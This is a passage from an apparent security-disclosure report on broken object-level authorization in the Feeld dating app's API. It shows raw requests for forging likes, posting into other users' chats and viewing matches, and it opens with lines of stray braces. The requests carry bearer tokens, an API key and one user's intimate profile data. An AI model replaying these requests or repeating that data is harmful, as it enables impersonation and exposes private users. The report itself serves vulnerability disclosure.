345 }	344 }					
346 }	345 }					
347 }	346 }					
348 }	347 }					
349 }	348 }					
350 }	349 }					
351 }	350 }					
352 }	351 }					
353 }	352 }					
354 }	353 }					
355 }	354 }					
356 }	355 }					
357 }	356 }					
358 }	357 }					
359 }	358 }					
360 }	359 }					
361 }	360 }					
362 }	361 }					
363 }	362 }					
364 }	363 }					
365 }	364 }					
366 }	365 }					
367 }	366 }					
368 }	367 }					
369 }	368 }					
370 }	369 }					
371 }	370 }					
372 }	371 }					
373 }	372 }					
374 }	373 }					
375 }	374 }					
376 }	375 }					
377 }	376 }					
378 }	377 }					
379 }	378 }					
380 }	379 }					
381 }	380 }					
382 }	381 }					
383 }	382 }					
384 }	383 }					
385 }	384 }					
386 }	385 }					
387 }	386 }					
388 }	387 }					
389 }	388 }					
390 }	389 }					
391 }	390 }					
392 }	391 }					
393 }	392 }					
394 }	393 }					
395 }	394 }					
396 }	395 }					
397 }	396 }					
398 }	397 }					
399 }	398 }					
400 }	399 }					
401 }	400 }					
402 }	401 }					
403 }	402 }					
404 }	403 }					
405 }	404 }					
406 }	405 }					
407 }	406 }					
408 }	407 }					
409 }	408 }					
410 }	409 }					
411 }	410 }					
412 }	411 }					
413 }	412 }					
414 }	413 }					
415 }	414 }					
416 }	415 }					
417 }	416 }					
418 }	417 }					
419 }	418 }					
420 }	419 }					
421 }	420 }					
422 }	421 }					
423 }	422 }					
424 }	423 }					
425 }	424 }					
426 }	425 }					
427 }	426 }					
428 }	427 }					
429 }	428 }					
430 }	429 }					
431 }	430 }					
432 }	431 }					
433 }	432 }					
434 }	433 }					
435 }	434 }					
436 }	435 }					
437 }	436 }					
438 }	437 }					
439 }	438 }					
440 }	439 }					
441 }	440 }					
442 }	441 }					
443 }	442 }					
444 }	443 }					
445 }	444 }					
446 }	445 }					
447 }	446 }					
448 }	447 }					
449 }	448 }					
450 }	449 }					
451 }	450 }					
452 }	451 }					
453 }	452 }					
454 }	453 }					
455 }	454 }					
456 }	455 }					
457 }	456 }					
458 }	457 }					
459 }	458 }					
460 }	459 }					
461 }	460 }					
462 }	461 }					
463 }	462 }					
464 }	463 }					
465 }	464 }					
466 }	465 }					
467 }	466 }					
468 }	467 }					
469 }	468 }					
470 }	469 }					
471 }	470 }					
472 }	471 }					
473 }	472 }					
474 }	473 }					
475 }	474 }					
476 }	475 }					
477 }	476 }					
478 }	477 }					
479 }	478 }					
480 }	479 }					
481 }	480 }					
482 }	481 }					
483 }	482 }					
484 }	483 }					
485 }	484 }					
486 }	485 }					
487 }	486 }					
488 }	4					

Vulnerability #6 - Get a ‘Like’ from any user profile

Reproduction steps:

2.Below is the request and response with a reverse like, from ‘...1f’ to ‘...9c’, which errors:

Request							Response			
Pretty	Raw	Hex	GraphQL	JSON Web Token	▼	Pretty	Raw	Hex	Render	Diff
<pre>1 POST /graphql HTTP/2 2 Host: core.api.feeld.co 3 Accept: /* 4 X-Transaction-Id: 83a8c68e-a2c4-4499-9891-7fa4c42a6b38 5 Authorization: Bearer eyJhbGciOiJSUzI1NiIsImtpZCI6IjY5NjI5NzU5NmJiNWQ4N2NjOTc2Y2E2YmY0Mzc3NGE3YWE50TMxMj kiLCJ0eXAiOiJKV1Qifo.eyJpc3MiOiJodHRwczovL3NlY3VyZXRxva2VuLmdvb2dsZS5jb20vZjItcHJvZ C01MzQ3NSIsImF1ZC16ImYyLXByb20tNTM0NzUiLCJhdXRoX3RpWUi0jE3MDY1MTYy0TUusInVzZXJfaWQ i0iIzZWdVQjl5Z1N1ZXQ3dlhvVGVuMjhzeFR3a0ozIiwiic3ViIjoim2VnVUI5eWdTdWV0N3ZYb1RlbjI4c 3hUD2tKMyIsImhdC16MTcwNjUyNzk0NiwiZhwIjoxNzA2NTMxNTQ2LC1lbWFpbC16InNvbnlfCG9ya0B 5YWhvby5jb20iLCJlbWFpbF92ZXJpZmllZC16HJ1ZSwizMlyZWJhc2Ui0nsiaWRlbnRpdkGlcyI6eyJlb WFpbC16WyJzb255X3BvcmtAewFob28uY29tIl19LCJzaWduX2luX3Byb3ZpZGVyIjoicGFzc3dvcmQifX0 .QHaE9CGnHqkSMyuz1ke8GMG4zMuUjjU3WhNmpk6tCmmu32IWxo5aQdWD6Ggy7Hzz4ey6-GyJXW0-PFx2m 9qPfsHF106BwkliYLjLQSsetB8N5KPyjyEgUZJirtzeat4KZvkK-hBgnMxoBBy8VBHQ8kishzESDCgWpAeM yuxBurjvJDULz1xbYubtrWbpULBn05756cnIJK06BmQ6DiS2mIDDB8Ei8y1lJxFzjaH05qHz7B306Quyj2 TKCcNyLg7jGjXlZh_HdoKkXw2-TEWuiESpMjSDlnXVzSzDlROHRbQKJu-Kh9ZiuNycWJkl0oNEeEbdnNz v3VWIzluSU09CNA 6 X-Profile-Id: profile#e6c48931-e634-42d3-9db1-9bf56fc1629c 7 User-Agent: feeld-mobile 8 Content-Type: application/json 9 Content-Length: 1472 10 Accept-Encoding: gzip, deflate, br 11 12 { "operationName": "ProfileLike", "variables": { "sourceProfileId": "profile#00ab5791-e42e-58e2-ab51-e30a453d791f", "targetProfileId": "profile#e6c48931-e634-42d3-9db1-9bf56fc1629c" }, "query": "mutation ProfileLike(\$sourceProfileId: String!, \$targetProfileId: String!) {\n profileLike(\n input: {sourceProfileId: \$sourceProfileId, targetProfileId: \$targetProfileId}\n) {\n status\n chat {\n ...ChatListItemChatFragment\n __typename\n }\n __typename\n }\n }\n fragment Chat on Chat {\n ...ChatFragment\n __typename\n }\n fragment ChatSettingsChat on Chat {\n id\n name\n type\n streamChatId\n status\n ...ChatSettingsChatFragment\n members {\n ...ChatMemberFragment\n __typename\n }\n __typename\n }\n fragment ChatMemberFragment on ChatMember {\n id\n __typename\n }\n __typename\n}</pre>						<pre>1 HTTP/2 200 OK 2 Content-Type: application/json; charset=utf-8 3 Content-Length: 348 4 Date: Mon, 29 Jan 2024 12:21:00 GMT 5 Vary: Origin 6 Access-Control-Allow-Origin: * 7 Cache-Control: no-store 8 Apigw-Requestid: STS3Dj6VCYcEJnw= 9 X-Cache: Miss from cloudfront 10 Via: 1.1 543bd78e28d38334d97d31a1d7aded16.cloudfront.net (CloudFront) 11 X-Amz-Cf-Pop: LHR50-P3 12 X-Amz-Cf-Id: 4BJwchK0h6w32PfUvRb5C7-dV6nr3wNzWu3FFxganV7qAp 13 14 ["errors": [{ "message": "You can not like a profile you own", "locations": [{ "line": 2, "column": 3 }], "path": ["profileLike"], "extensions": { "code": "BAD_REQUEST", "originalError": { "message": "You can not like a profile you own", "error": "LIKE_PROFILE_YOU_OWN", "statusCode": 400 } } }], "data": null }</pre>				

Vulnerability #6 - Get a ‘Like’ from any user profile

Reproduction steps:

3. Now, send a like from a random profile ‘....d3’ to one of our profiles ‘...1f’ , while logged in as user ‘...9c’:

The screenshot shows a GraphQL debugger interface with two sections: Request and Response.

Request:

```
Pretty Raw Hex GraphQL JSON Web Token
-----+
3hUd2tKMyIsImIhdCI6MTcwNjU0NTY2MSwiZXhwIjoxNzA2NTQ5MjYxLCJlbWFpbCI6InNvbnlfcG9ya0B
5YWhvby5jb20iLCJlbWFpbF92ZXJpZmlzCI6dhJ1ZSwizMlyZWJhc2Ui0nsiaWRlbnRpdGllcyI6eyJlb
WFpbCI6Wjzb255X3BvcmtAeWFob28uY29tIl19LCJzaWduX2luX3Byb3ZpZGVyIjoicGFzc3dvcmQifX0
.qsg_FjMPwQbv2QV6czr1LJwp1x13XFd8vFdex3MWPxDMJ2oLihL94fL3GsK9kpLwjBnxmyJjSTUznKgwg
9InUm2qqA_7yuYp5RekA80E0Du_fuatDQZUWhIrTPnpeZ41wKGbKLM31FGpiKIV0HGw0Q7Rtlew4upjycP
Hh68pEVCJEEDZ58vbY2jJr_gsX16ZMfR0lqu28GyB8qYSHpHHFgP_VTSj0DB9Ajzjm1CsxEPEdd3xe0t4aD
BIXE0PrDJ2qY_XravaPk5rsWSckktrN6SjimJ68jt0ft2FH8XT9f9qaKtH80Vz4-72NmDn-VkoTc-nT84H
Jm7IsIg4a-5ZszQ
6 X-Profile-Id: profile#e6c48931-e634-42d3-9db1-9bf56fc1629c
7 User-Agent: feedel-mobile
8 Content-Type: application/json
9 Content-Length: 1472
10 Accept-Encoding: gzip, deflate, br
11
12 {
  "operationName": "ProfileLike",
  "variables": {
    "sourceProfileId": "profile#6bb0456d-7be4-48f8-b78d-17b0778566d3",
    "targetProfileId": "profile#00ab5791-e42e-58e2-ab51-e30a453d791f"
  },
  "query":
    "mutation ProfileLike($sourceProfileId: String!, $targetProfileId: String!) {\n      profileLike(\n        input: {sourceProfileId: $sourceProfileId, targetProfileId: $targetProfileId}\n      ) {\n        status\n        chat {\n          ...ChatListItemChatFragment\n          __typename\n        }\n        __typename\n      }\n    }\n    fragment ChatListItemChatFragment on Chat {\n      ...ChatFragment\n      __typename\n    }\n    fragment ChatFragment on Chat {\n      ...ChatFragment\n      __typename\n    }\n  }
```

Response:

```
Pretty Raw Hex Render Diff
-----+
1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 Content-Length: 165
4 Date: Mon, 29 Jan 2024 17:07:34 GMT
5 Vary: Origin
6 Access-Control-Allow-Origin: *
7 Cache-Control: no-store
8 Apigw-Requestid: ST81ni3ZiYcEJ8g=
9 X-Cache: Miss from cloudfront
10 Via: 1.1 3ffc494014d1d1ba7644f6707a2cf696.cloudfront.net
11 X-Amz-Cf-Pop: LHR50-P3
12 X-Amz-Cf-Id: QwzDGXupFf-1pE7dm96eki2PadHChg85Zk_Vl7wji5M
13
14 {
  "data": {
    "profileLike": {
      "status": "SENT",
      "chat": null,
      "__typename": "ProfileLikeInteractionOutput"
    }
  },
  "extensions": {
    "requestId": "83a8c68e-a2c4-4499-9891-7fa4c42a6b38"
  }
}
15
```

Vulnerability #6 - Get a ‘Like’ from any user profile

Reproduction steps:

4. Now get the profile details (ImaginaryName) of that user with profileId ‘...d3’:

The screenshot shows a GraphQL request and response interface. The request is a POST to /graphql with the following content:

```
Pretty Raw Hex GraphQL JSON Web Token
1 POST /graphql HTTP/2
2 Host: core.api.feeld.co
3 Accept: */*
4 Authorization: Bearer eyJhbGciOiJSUzI1NiIsImtpZCI6IjNiyjg3ZGNhM2JjYjY5ZDcyYjZjYmExYjU5YjMzY2M1mjI5N2Nh0GoiLCJ0eXAiOiJKV1QifQ.eyJpc3MiOiJodHRwczovL3NlY3VyZXRva2VuLmdvb2dsZS5jb20vZjItcHJvZC01MzQ3NSIsImF1ZCI6ImYyLXByb20tNTM0NzUiLCJhdXRoX3RpbwUi0je3MDkzjU2NDksInVzZXJfaWQi0iIzzWdVQjl5Z1N1ZXQ3dlhvVGVuMjhzeFR3a0ozIiwic3ViIjoiM2VnVUI5ewdTdWV0N3ZYb1Rlbji4c3hUd2tKMyiSmIhdCI6MtTw0TQ1NDE3MSwiZXhwIjoxNzA5NDU3NzcxLCJlbWFpbCI6InNvbnlfcG9ya0B5YWhvby5jb20iLCJlbWFpbF92ZXJpZmlZCI6dHJ1ZSwiZmlyZWJhc2UiOnsiaWRlbnRpdGlccyI6eyJlbWFpbCI6WyJzb255X3BvcmtAewFob28uY29tIl19LCJzaWduX2luX3Byb3ZpZGVyIjoiicGFzc3dvcmQifX0.moaTq_9APhXZYU0w-zz-WyoWMpCTczklDclJUMUjCyJrdSgwWw4U9hUaa-OhSJjeAkMQQNxc31rFA_HOSSU3jLqmL7fwu0cRH2X5My7oZJy5W80f_CFe0wUdAVBIYuhnyy6rXsc7m044eeBo5s9gMcLb38EXdcwKgi6QvfX1ETT0iRb9jNZ2C_oY5enpTXxp3EISs9S5sidAsiJNaYKKHt7ujYq_DESJ75A4Gb5R4L7Exx0ZS4xgPv2E0_IsfoKbDpyZhVT1X5SGExKI6EjigLK3iJqks1b4ZSLTTcZsPMTf910Ltb6F4edrAHHW7HxEvVUSolmhzPF0aeQ
5 X-Profilename: profile#0ab5791-e42e-58e2-ab51-e30a453d791f
6 User-Agent: feeld-mobile
7 Content-Type: application/json
8 Content-Length: 2348
9 Accept-Encoding: gzip, deflate, br
10
11 {
    "operationName": "ProfileQuery",
    "variables": {
        "profileId": "profile#6bb0456d-7be4-48f8-b78d-17b0778566d3",
        "desires": [
            "THREESOME"
        ]
    },
    "query": "query ProfileQuery($profileId: String!) { \n    profile(id: $profileId) { \n        ...ProfileContentProfileFragment\n        streamUserId\n        __typename\n    } \n} \nfragment ProfileContentProfileFragment on Profile { \n    bio\n    age\n    dateOfBirth\n    desires\n    gender\n    id\n    status\n    imaginaryName\n    interactionStatus { \n        mine\n        theirs\n        __typename\n    } \n    interests\n    isMajestic\n    isVerified\n    lastSeen\n    location\n    ...ProfileLocationFragment\n    __typename\n}
```

The response is a JSON object containing profile details and a list of desires:


```
2 Content-Type: application/json
3 Vary: Accept-Encoding
4 Date: Sun, 03 Mar 2024 08:40:53 GMT
5 Vary: Origin
6 Access-Control-Allow-Origin: *
7 Cache-Control: no-store
8 Apigw-Requestid: UC2fYg5ZiYcEMXQ=
9 X-Cache: Miss from cloudfront
10 Via: 1.1 543bd78e28d38334d97d31a1d7aded16.cloudfront.net (CloudFront)
11 X-Amz-Cf-Pop: LHR50-P3
12 X-Amz-Cf-Id: ElH3kt0dseHVtwe0IvEfi3FekoYvQ0HP2gc_-3UmZqguKoM
13
14 {
    "data": {
        "profile": {
            "bio": null,
            "age": 26,
            "dateOfBirth": "1997-12-31T00:00:00.000Z",
            "desires": [
                "CASUAL",
                "CONNECTION",
                "DATES",
                "INTIMACY",
                "POLY",
                "RELATIONSHIP",
                "COUPLES",
                "FLIRTING",
                "AFTERCARE",
                "FOREPLAY"
            ],
            "gender": "WOMAN",
            "id": "profile#6bb0456d-7be4-48f8-b78d-17b0778566d3",
            "status": "ACTIVE",
            "imaginaryName": "Anni",
            "interactionStatus": {
                "mine": "NONE",
                "theirs": "LIKED"
            }
        }
    }
}
```

Vulnerability #6 - Get a ‘Like’ from any user profile

Reproduction steps:

5. Now, let's check our list of likes in the app to see if we received a like from user 'Anni'.

Given that we have a Premium account, we can view this information in the app. Indeed, we can see that we have received a 'Like' from 'Anni':



Vulnerability #7 – Send messages in other people's chat



#1 Broken Object Level
Authorization
Category

Details: We discovered that we can send messages to other people's chats, even though we are not a participant in that chat.

Instance:

<https://chat.stream-io-api.com/channels/messaging/<ChannelID>/message>

(Method: POST)


Vulnerability #7 – Send messages in other people's chat

Reproduction steps:

1. Use the previous vulnerability 'Read other people's messages' to find the unique channelID where you want to add your message, such as the one shown below:

'50dd83b1-9dda-4940-b6bb-04891e9500bd':

Add this channelID to the request path when you exploit this issue in step2 .



The screenshot shows a REST client interface with two panes: Request and Response.

Request:

- Pretty (selected)
- Raw
- Hex
- JSON Web Token

```
1 POST /channels?api_key=y4tp4akjeb49 HTTP/2
2 Host: chat.stream-io-api.com
3 Accept: application/json, text/plain, */*
4 Authorization:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIj
oiZjMwMjk5ZWItZGY0ZC00Njg1LTkyZmEtYmU3YWfhZjI0MTBkI
n0.7LLzAAWTxLhkUT2320gMQLw-sTwP1-uxcujkc0Fm6EA
5 Stream-Auth-Type: jwt
6 Content-Type: application/json
7 Content-Length: 101
8 Accept-Encoding: gzip, deflate, br
9 User-Agent: okhttp/4.10.0
10
11 {
  "filter_conditions": {
    "type": "messaging",
    "members": {
      "$in": [
        "7ad0dc22-8005-4d3e-8f4d-919c41294d51"
      ]
    }
  }
}
```

Response:

- Pretty (selected)
- Raw
- Hex
- Render
- Diff

```
1 HTTP/2 201 Created
2 Access-Control-Allow-Headers: x-requested-with, content-type, accept, authorization, x-csrf-token, x-stream-client, stream-auth-type, x-content-encoding, x-client-request-id
3 Access-Control-Allow-Methods: GET, POST, PUT, PATCH, DELETE, OPTIONS
4 Access-Control-Allow-Origin: *
5 Access-Control-Max-Age: 86400
6 Cache-Control: no-cache
7 Content-Type: application/json; charset=utf-8
8 Vary: Accept-Encoding
9 X-RateLimit-Limit: 40000
10 X-RateLimit-Remaining: 38810
11 X-RateLimit-Reset: 1709752980
12 Date: Wed, 06 Mar 2024 19:22:57 GMT
13 X-Envoy-Upstream-Service-Time: 92
14 Strict-Transport-Security: max-age=31536000; includeSubDomains
15 Server: stream-edge
16 Strict-Transport-Security: max-age=31536000; includeSubDomains
17
18 {
  "channels": [
    {
      "channel": {
        "id": "50dd83b1-9dda-4940-b6bb-04891e9500bd",
        "type": "messaging",
        "cid": "messaging:50dd83b1-9dda-4940-b6bb-04891e9500bd",
        "last_message_at": "2024-03-06T18:45:20.412231Z",
        "created_at": "2024-02-29T12:04:38.36244Z",
        "updated_at": "2024-02-29T12:04:38.362441Z",
        "created_by": {
          "id": "7ad0dc22-8005-4d3e-8f4d-919c41294d51",
          "role": "admin",
          "created_at": "2024-01-30T17:44:15.578446Z",
          "updated_at": "2024-01-31T15:11:05.097654Z",
          "last_active": "2024-03-06T18:44:57.4008217Z"
        }
      }
    }
  ]
}
```

8e9-0068-48f1-8563-7144474cc7e2 × 0 highlights

8e9-0068-48f1-8563-7144474cc7e2 × 0 highlights

Read other people's messages' and find a 'ChannelID' value

Vulnerability #7 – Send messages in other people's chat

Reproduction steps:

2. Send a message to that channel id:

The screenshot shows a network request and response in a browser developer tools interface.

Request

Pretty Raw Hex JSON Web Token

```
1 POST /channels/messaging/50dd83b1-9dda-4940-b6bb-04891e9500bd/message?user_id=f30299eb-df4d-4685-92fa-be7aaaf2410d&connection_id=65e49e20-0a05-1a29-0000-00000089485d&api_key=y4tp4akjeb49 HTTP/2
2 Host: chat.stream-io-api.com
3 Accept: application/json, text/plain, */*
4 Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoZjMwMjk5ZWItZGY0ZC00Njg1LTkyZmEtYmU3YWFhZjI0MTBkIn0.7LLzAAWTxLhkUT2320gMQLw-sTwP1-uxcujkc0Fm6EA
5 Stream-Auth-Type: jwt
6 X-Stream-Client: stream-chat-react-native-android-5.22.1
7 X-Client-Request-Id: afdd65a8-7ea1-4370-bfcc-62a88ecbdb6b
8 Content-Type: application/json
9 Content-Length: 206
10 Accept-Encoding: gzip, deflate, br
11 User-Agent: okhttp/4.10.0
12
13 {
  "message": {
    "id": "9d59b2cd-a0de-40e9-9243-24cac70afcfc",
    "text": "Hello from the attacker",
    "mentioned_users": [
    ],
    "custom_properties": {
      "type": "text",
      "status": "regular"
    },
    "attachments": [
    ],
    "skip_enrich_url": true
  }
}
```

Response

Pretty Raw Hex Render Diff

```
1 HTTP/2 201 Created
2 Access-Control-Allow-Headers: x-requested-with, content-type, accept, x-csrf-token, content-encoding, x-client-request-id
3 Access-Control-Allow-Methods: GET, POST, PUT, PATCH, DELETE, OPTION
4 Access-Control-Allow-Origin: *
5 Access-Control-Max-Age: 86400
6 Cache-Control: no-cache
7 Content-Type: application/json; charset=utf-8
8 Vary: Accept-Encoding
9 X-Ratelimit-Limit: 2000
10 X-Ratelimit-Remaining: 1775
11 X-Ratelimit-Reset: 1709753100
12 Date: Wed, 06 Mar 2024 19:24:40 GMT
13 Content-Length: 941
14 X-Envoy-Upstream-Service-Time: 100
15 Strict-Transport-Security: max-age=31536000; includeSubDomains
16 Server: stream-edge
17 Strict-Transport-Security: max-age=31536000; includeSubDomains
18
19 {
  "message": {
    "id": "9d59b2cd-a0de-40e9-9243-24cac70afcfc",
    "text": "Hello from the attacker",
    "html": "\u003cp\u003eHello from the attacker\u003c/p\u003e\n",
    "type": "regular",
    "user": {
      "id": "f30299eb-df4d-4685-92fa-be7aaaf2410d",
      "role": "admin",
      "created_at": "2024-01-29T08:27:47.605129Z",
      "updated_at": "2024-02-29T11:12:27.188477Z",
      "last_active": "2024-03-06T19:20:12.017336026Z",
      "banned": false,
      "online": false,
      "profileIsIncognito": false,
      "name": "R"
    }
  }
}
```



Search bar: Hello from the attacker

Vulnerability #7 – Send messages in other people's chat

Reproduction steps:

3.The victim will receive a notification, as seen on the right:

Tap the notification and you will see the message. The victim cannot verify whether this message comes from the partner they matched with, or from a 3rd party, an attacker, like in this case.



The chat displayed on the right, is between 2 users: 'D' and 'Bogdan'. Although, the system shows the notification is coming from user 'B' (the attacker's name), the attacker can change their name on their profile, as this field is editable and not unique. 61



#1 Broken Object Level
Authorization
Category

Vulnerability #8 – View other people's matches

Details: We can check who did other people match with and their full profile information, such as 'imaginaryName', age, photos, gender, sexuality, status, data of birth.

Instance: <https://core.api.feeld.co/graphql> ("operationName":"ChatListQuery")

Vulnerability #8 – View other people's matches

Reproduction steps:

1. Enter the mobile application and go to the ‘Discover profiles’ menu.
2. It will make a request to /graphql with the “operationName”: “ChatListQuery”, as seen below:

The screenshot shows a browser developer tools Network tab with two panels: Request and Response.

Request:

```
POST /graphql HTTP/2
Host: core.api.feeld.co
Accept: */*
Authorization: Bearer eyJhbGciOiJSUzI1NiisImtpZC16IjYwOWY4ZTMzN22jNzg1NTE02TExMGM22Dg8N2Y0M2M3NDM1M2U0YWyilCJ0eXAi0i
JKV1QifQ.eyJpc3Mi0iJodHRwczovL3N1Y3VyZXRva2VuLmdvb2dsZ55jb28vZjItcHJvZC01MzQ3NSIsImf1ZCI6ImYyL
XByb20tNTM0NzUiLCJhdXRox3RpbwUi0jE3MDkzNjU2NDksInVzZXJfaWQi0ifzZWdvQjL5Z1N1ZXQ3dlhvVGVuMjhzeFR
3a0ozIiwic3Vii0iM2VnVUI5eWdTdwV0N32Yb1RlbjI4c3hUd2tKMyIsImlhcdI6MTcw0Tc5NTgwMywiZXhwIjoxNzASN
zk5NDAzLC1lbWFpbC16InVbnlfcG9ya@BSYWhbv5jb28iLCJlbWFpbF92ZXJpZmllZC16dHJ1ZSwiZmlyZWHjc2Ui0ns
